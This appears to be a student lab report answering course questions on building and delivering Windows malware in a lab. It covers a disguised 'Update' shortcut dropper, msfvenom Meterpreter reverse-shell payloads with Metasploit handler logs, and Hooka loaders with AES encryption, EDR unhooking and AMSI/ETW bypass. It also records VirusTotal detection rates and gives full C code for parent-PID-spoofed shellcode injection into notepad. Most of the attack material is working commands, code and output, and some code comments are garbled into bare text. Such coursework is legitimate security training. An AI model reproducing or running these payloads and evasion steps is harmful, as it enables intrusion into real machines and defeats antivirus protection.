
[illegible]

In order to realistically simulate the attack, we had to transfer the executable file (injector.exe) from the target machine to the attacker's machine (Kali Linux), in order to make it available for download (hosting). We used the Impacket SMB Server tool to create a shared network folder. Then, via the command prompt in Windows, we copied the file to Kali's folder and renamed it to loader.exe. At the same time, in Kali Linux, we monitored the logs of the Impacket SMB Server to confirm the transfer.

As can be seen in the screenshot, the server successfully recorded the incoming connection from the IP address of the target machine (192.168.30.130). "Authenticated successfully" confirms that Windows was connected to the shared folder and the file injector.exe was successfully transferred to our system (and renamed to loader.exe during copying).

```
(kali@kali)-[~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


To implement Dropper, we first had to make the executable file (loader.exe or injector.exe) available for download over a network. In Kali Linux, we used Python to set up a fast HTTP Server. As shown in the screenshot, we executed the command: **python3 -m http.server 80**. This turned the attacker's computer into a Web Server. Then, we notice in the logs that the target machine (192.168.30.130) connected and "downloaded" successfully the loader.exe file (Code 200 OK).



We then used the **Misterio** tool to create the cheat mechanism. The goal was to create a shortcut file (.lnk) that would execute a download and execute command while seemingly looking innocent.



The result of the process was to create a file on the desktop named Update. As shown in the image, the file has a standard icon and looks like a simple update shortcut. However, when the user double-clicks on it, the PowerShell/CMD command is executed in the background that downloads the virus from our Python Server and executes it, giving us access to the system.



```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.30.129
LHOST => 192.168.30.129
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.30.129:4444
[*] Sending stage (230982 bytes) to 192.168.30.130
[*] Meterpreter session 1 opened (192.168.30.129:4444 -> 192.168.30.130:49944) at 2026-01-11 06:25:03 -0500
```

Finally, once the user ran the Update file on the desktop, the Dropper worked, downloaded the payload, and the connection was executed. As we see in Metasploit, he successfully opened the Meterpreter Session, proving that the Dropper worked properly.

Q7: Now use the Hooka tool to generate the shellcode loader. Use various flags to evade detection. Ensure that the executable is working and then upload the file to VirusTotal to examine evasion rate. Give your commands, and evasion rate for different flags for Hooka that you tested.

Answer:

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ git clone https://github.com/D3Ext/Hooka.git
Cloning into 'Hooka' ...
remote: Enumerating objects: 500, done.
remote: Counting objects: 100% (163/163), done.
remote: Compressing objects: 100% (127/127), done.
remote: Total 500 (delta 57), reused 112 (delta 29), pack-reused 337 (from 1)
Receiving objects: 100% (500/500), 1.05 MiB | 4.09 MiB/s, done.
Resolving deltas: 100% (254/254), done.

```

```

(kali@kali)-[~]
$

```

To create a more sophisticated loader that avoids detection, we used the Hooka tool, a Shellcode Loader written in Go, which offers encryption and security bypass capabilities. First, we downloaded the tool's code from GitHub to Kali Linux using the command: **git clone https://github.com/D3Ext/Hooka.git**


```

(kali@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.30.129 LPORT=4444 -f raw -o ~/Desktop/shell.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Saved as: /home/kali/Desktop/shell.bin

```



Unlike the previous queries where we used C-format shellcode, Hooka requires the shellcode in "Raw" format to be able to encrypt it. We used msfvenom with the -f raw parameter to extract the shell.bin file: **msfvenom -p windows/x64/meterpreter/reverse_tcp ... -f raw -o ~/Desktop/shell.bin**



```
(kali@kali) - [~/Hooka]
$ make
GOOS=windows GOARCH=amd64 go build -o build/hooka_windows_amd64.exe -ldflags="-s -w" ./cmd/main.go
go: downloading github.com/Binject/go-donut v0.0.0-20220908180326-fcdcc35d591c
go: downloading golang.org/x/sys v0.15.0
go: downloading github.com/google/uuid v1.3.1
go: downloading github.com/Binject/debug v0.0.0-20230508195519-26db73212a7a
```

```
(kali@kali) - [~/Hooka]
./build/hooka_linux_amd64 -i ~/Desktop/shell.bin -o ~/Desktop/loader_evasive.exe -enc aes -sandbox -sleep -unhook all -blockolls -no-amsi -no-ntw

[+] Obtaining shellcode from /home/kali/Desktop/shell.bin
  > Shellcode is in raw format

[+] Defining evasion techniques...
[+] Using suspendedprocess technique to execute shellcode
[+] Obfuscating variables and functions...
[+] Compiling shellcode loader...
  > Payload format is set to EXE
  > go build -o /home/kali/Desktop/loader_evasive.exe loader.go
  > 8719872 bytes written to /home/kali/Desktop/loader_evasive.exe

[+] Loader file entropy: 6.945391727221195
[+] Checksums:
  > MD5: b5065b0893128d25bcf7efdd65488d99
  > SHA1: f77e8e1f181077965edff715633a27e126829bf2
  > SHA256: d2adb32bd0da79db1d036cde3d068dbfc81fc30e56f3a198f684c6a9f9d4044e

[+] Shellcode loader has been successfully generated
```

We then used Hooka to create the final malicious file (loader_evasive.exe). The command we used includes multiple hiding techniques:

Command Analysis:

- **-i shell.bin**: The raw shellcode we made before.
- **-enc aes**: Encrypt the shellcode with the **AES** algorithm so that it is not readable by Antivirus scanners.
- **-unhook all**: API **Unhooking** technique to remove the "hooks" that EDRs put to monitor the system.
- **-no-amsi**: Bypass Windows **AMSI** (Antimalware Scan Interface).
- **-sandbox**: Check if we are running in Sandbox (analysis) before the virus runs.

As shown in the image, the tool successfully generated the file, stating: "Shellcode loader has been successfully generated."



```
(kali@kali)-[~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.30.130 - - [11/Jan/2026 09:25:19] "GET /loader_evasive.exe HTTP/1.1" 200 -
```

Finally, we restarted the Python HTTP Server to transfer loader_evasive.exe encrypted file to the target machine (Windows) if there is no drag and drop capability. At the same time, we make sure in Kali that the Metasploit Listener is running (on another terminal). We will open the http://192.168.30.129/loader_evasive.exe link in a Windows browser. If we get a session in metasploit, then the virus works.

 loader_evasive.exe	1/11/2026 6:27 AM	Application	8,516 KB
--	-------------------	-------------	----------

To complete the transfer process, we confirmed that the file arrived at the target machine correctly. As can be seen in the screenshot, the loader_evasive.exe file was successfully saved in the Windows downloads folder, ready to run.

9 / 71 Community Score

9/71 security vendors flagged this file as malicious

loader_evasive.exe Size: 8.32 MB Last Analysis Date: a moment ago

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: **trojan.win32** Threat categories: **trojan** Family labels: **win32**

Security vendors' analysis Do you want to automate checks?

Vendor	Detection	Vendor	Detection
Bitdefender	Malicious (High Confidence)	DeepInstinct	Malicious
Elastic	Malicious (High Confidence)	ESET-NOD32	Win32/Trojan.Worm
Google	Detected	Ikarus	Trojan.Win32.Injector
McAfee Scanner	Malicious (High Confidence)	Microsoft	Program:Win32/Macawp.exe
Skyhigh (SWG)	Behaves Like Win32/Bazart.loader.ih	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
AliCloud	Undetected	Allyac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Arctic Wolf	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
ClamAV	Undetected	CMC	Undetected
CrowdStrike Falcon	Undetected	CTX	Undetected
Cynet	Undetected	DrWeb	Undetected
Emisoft	Undetected	eScan	Undetected
Fortinet	Undetected	GData	Undetected
Gridinsoft (no cloud)	Undetected	Huorong	Undetected
Jiangmin	Undetected	K7AntiVirus	Undetected

To confirm the effectiveness of the evasion techniques we applied, we submitted the generated loader_evasive.exe file to the VirusTotal service. As can be seen in the screenshot, the result is impressive. Only 9 out of 71 security mechanisms managed to detect the file as malicious. This proves that the use of AES encryption in combination with Unhooking and AMSI Bypass techniques, managed to bypass the vast majority of modern Antiviruses (Detection Rate: ~12%), making the attack successful and "invisible".

For comparison, we repeated the exact same process by creating a simple loader (loader_simple.exe) without enabling any default flags. The goal is to compare the detection

rates of VirusTotal between the simple and evasive versions.

```
(kali@kali)-[~/Desktop]
$ cd ~/Hooka

(kali@kali)-[~/Hooka]
$ ./build/hooka_linux_amd64 -i ~/Desktop/shell.bin -o ~/Desktop/loader_simple.exe


  _ _ _ _ _ _ _ _ _ _
 | | | | | | | | | |
 | | | | | | | | | |
 | | | | | | | | | |
 | | | | | | | | | |

[*] Obtaining shellcode from /home/kali/Desktop/shell.bin
    > Shellcode is in raw format

[*] Defining evasion techniques...
[*] Using suspendedprocess technique to execute shellcode
[*] Obfuscating variables and functions...
[*] Compiling shellcode loader...
    > Payload format is set to EXE
    > go build -o /home/kali/Desktop/loader_simple.exe loader.go
    > 3058176 bytes written to /home/kali/Desktop/loader_simple.exe

[+] Loader file entropy: 6.91455572785291
[+] Checksums:
    > MD5: d9484fd3e81f7b25916420b7e9cc8427
    > SHA1: 9df9a2ff31a46ec6a93ae853a16ed0a0d13ec4a0
    > SHA256: c9bd95bba8898c2741789132f25854515d3488bdef0e306c518394697c606ac

[+] Shellcode loader has been successfully generated
```

To evaluate the effectiveness of the evasion techniques offered by the Hooka tool, we conducted two separate tests and compared the results in VirusTotal.

- **Full Evasive Loader**

We enabled all available techniques (AES encryption, Unhooking, AMSI bypass, Sandbox evasion).

Command: `./build/hooka_linux_amd64 -i ~/Desktop/shell.bin -o ~/Desktop/loader_evasive.exe -enc aes -sandbox -sleep -unhook all -blockdlls -no-amsi -no-etw`

Result: The file was detected by 9 security mechanisms.

- **Simple Loader**

We created the loader without activating any hiding techniques (default settings).

Command: `./build/hooka_linux_amd64 -i ~/Desktop/shell.bin -o ~/Desktop/loader_simple.exe`

Result: The file was detected by 10 security mechanisms.

Conclusion: Comparing the two versions, we can see that **Evasive Loader** achieved a better result (9/71) than **Simple Loader** (10/71). This difference, although small in number, is essential in terms of operation. In the simple loader, the virus code was exposed, allowing some Antiviruses to immediately recognize its digital signature. On the contrary, the AES encryption we applied in the second case "hidden" the code turning it into random data, as a result of which we "blinded" the additional security mechanism that the simple version had detected. The fact that both versions generally moved at low detection levels is mainly due to the structure of the Go language, which inherently makes analysis difficult, however the addition of encryption was the necessary step to achieve maximum possible concealment.

Q8: Add new code in simple.c (or write it from the beginning) to inject shellcode to a newly spawned notepad.exe with parent PID spoofing². You are free to use any code available in the Internet or generated by LLMs. Give screenshots for successful ppid spoofing.

Answer:

To implement the Parent PID Spoofing technique, we modified the C code to fundamentally change the way the target process is created. The main differences between the two implementations are as follows:

- **Initial Code (Simple Injection):** The program was running passively, looking for an **already running** notepad.exe process (which the user had opened) to perform the injection.

- **New Code (PPID Spoofing):** The malware is now actively running. It automatically creates (spawns) a new notepad.exe process, but interferes with the startup process using the PROC_THREAD_ATTRIBUTE_PARENT_PROCESS attribute. In this way, it "tricks" the operating system into recording the legitimate explorer.exe (Windows Explorer) as the parent process and not our own malicious file. In the processes, Notepad looks perfectly normal and legitimate. Here's the code that gave us an LLM:

```
#include <windows.h>
```

```
#include <tlhelp32.h>
```

```
#include <stdio.h>
```

```
unsigned char shellcode[] = {
```

```
    I PUT THE SAME SHELLCODE
```

```
};
```

Function to find the Process ID (PID) of the explorer.exe

Objective: To find out which process will "impersonate" the parent (Parent PID Spoofing)

```
DWORD GetExplorerPID() {
```

```
    DWORD pid = 0;
```

We take a "snapshot" of all the current processes

```
HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
```

```
PROCESSENTRY32 pe32;
```

```
pe32.dwSize = sizeof(PROCESSENTRY32);
```

We check the first process

```
if (Process32First(snapshot, &pe32)) {
```

```
    do {
```

We compare the process name to "explorer.exe"

```
if (strcmp(pe32.szExeFile, "explorer.exe") == 0) {
```

```
    pid = pe32.th32ProcessID; We found PID!
```

```
    break;
```

```
}
```

```
} while (Process32Next(snapshot, &pe32)); We continue to the next
```

```

    }

    CloseHandle(snapshot); Close the snapshot handle (good practice)

    return pid;
}

int main() {

    STARTUPINFOEXA si; Special structure for extended startup information (necessary for spoofing)

    PROCESS_INFORMATION pi;

    SIZE_T attributeSize;

    // 1. Step: Identifying the Target-Parent

    DWORD parentPID = GetExplorerPID();

    if (parentPID == 0) {

        printf("[+] Could not find explorer.exe PID\n");

        return -1;

    }

    printf("[+] Target Parent (explorer.exe) PID: %d\n", parentPID);

    // 2. Step: Opening Handle to Parent

    We need PROCESS_CREATE_PROCESS rights to designate him as a parent

    HANDLE hParent = OpenProcess(PROCESS_CREATE_PROCESS, FALSE, parentPID);

    if (!hParent) {

        printf("[+] Failed to open explorer.exe handle\n");

        return -1;

    }

    // 3. Step: Prepare the Attribute List

    ZeroMemory(&si, sizeof(STARTUPINFOEXA));

    First call: Calculating the required memory size for the list

    InitializeProcThreadAttributeList(NULL, 1, 0, &attributeSize);

    Memory allocation (HeapAlloc) for the list

    si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0, attributeSize);

```

Second call: Initialize the list

```
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &attributeSize);
```

// 4. Step: The "Magic" of Spoofing

We update the list that the parent of the new process will be hParent (i.e. Explorer)

```
UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hParent, sizeof(HANDLE), NULL, NULL);
```

```
si.StartupInfo.cb = sizeof(STARTUPINFOEXA);
```

// 5. Step: Create the new process (Notepad)

EXTENDED_STARTUPINFO_PRESENT: We tell Windows to look at our list of attributes

CREATE_SUSPENDED: Notepad starts "frozen". It is not running yet, so that we can have time to inject.

```
if (! CreateProcessA(NULL, (LPSTR)"notepad.exe", NULL, NULL, FALSE,
```

```
    EXTENDED_STARTUPINFO_PRESENT | CREATE_SUSPENDED,
```

```
    NULL, NULL, &si.StartupInfo, &pi)) {
```

```
    printf("[-] CreateProcess failed (%d)\n", GetLastError());
```

```
    return -1;
```

```
}
```

```
printf("[+] Spoofed process created! Notepad PID: %d\n", pi.dwProcessId);
```

// 6. Step: Process Injection (as we did in the previous questions)

Memory reservation inside the new (frozen) Notepad

```
LPVOID remoteMem = VirtualAllocEx(pi.hProcess, NULL, sizeof(shellcode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

Copying the shellcode to foreign memory

```
WriteProcessMemory(pi.hProcess, remoteMem, shellcode, sizeof(shellcode), NULL);
```

Creating a thread that will run our shellcode

```
HANDLE hThread = CreateRemoteThread(pi.hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)remoteMem, NULL, 0, NULL);
```

// 7. Step: Launch the app

We unfreeze the main thread of Notepad so that it appears normally to the user and does not suspect anything

```
ResumeThread(pi.hThread);
```

```
printf("[+] Injection Complete. Check System Informer!\n");
```

```
// 8. Step: Memory Cleaning and Closing Handles
```

```
CloseHandle(pi.hThread);
```

```
CloseHandle(pi.hProcess);
```

```
CloseHandle(hParent);
```

```
DeleteProcThreadAttributeList(si.lpAttributeList);
```

```
HeapFree(GetProcessHeap(), 0, si.lpAttributeList);
```

```
return 0;
```

```
}
```

```
C:\Users\hex>cd Desktop
```

```
C:\Users\hex\Desktop>gcc simple2.c -o ppid_spoofing.exe
```


```
C:\Users\hex\Desktop>_
```

After creating the simple2.c file with the code for Parent PID Spoofing, we proceeded to compile it using the GCC compiler on Windows.

Command: **gcc simple2.c -o ppid_spoofing.exe**

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.30.129
LHOST => 192.168.30.129
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.30.129:4444
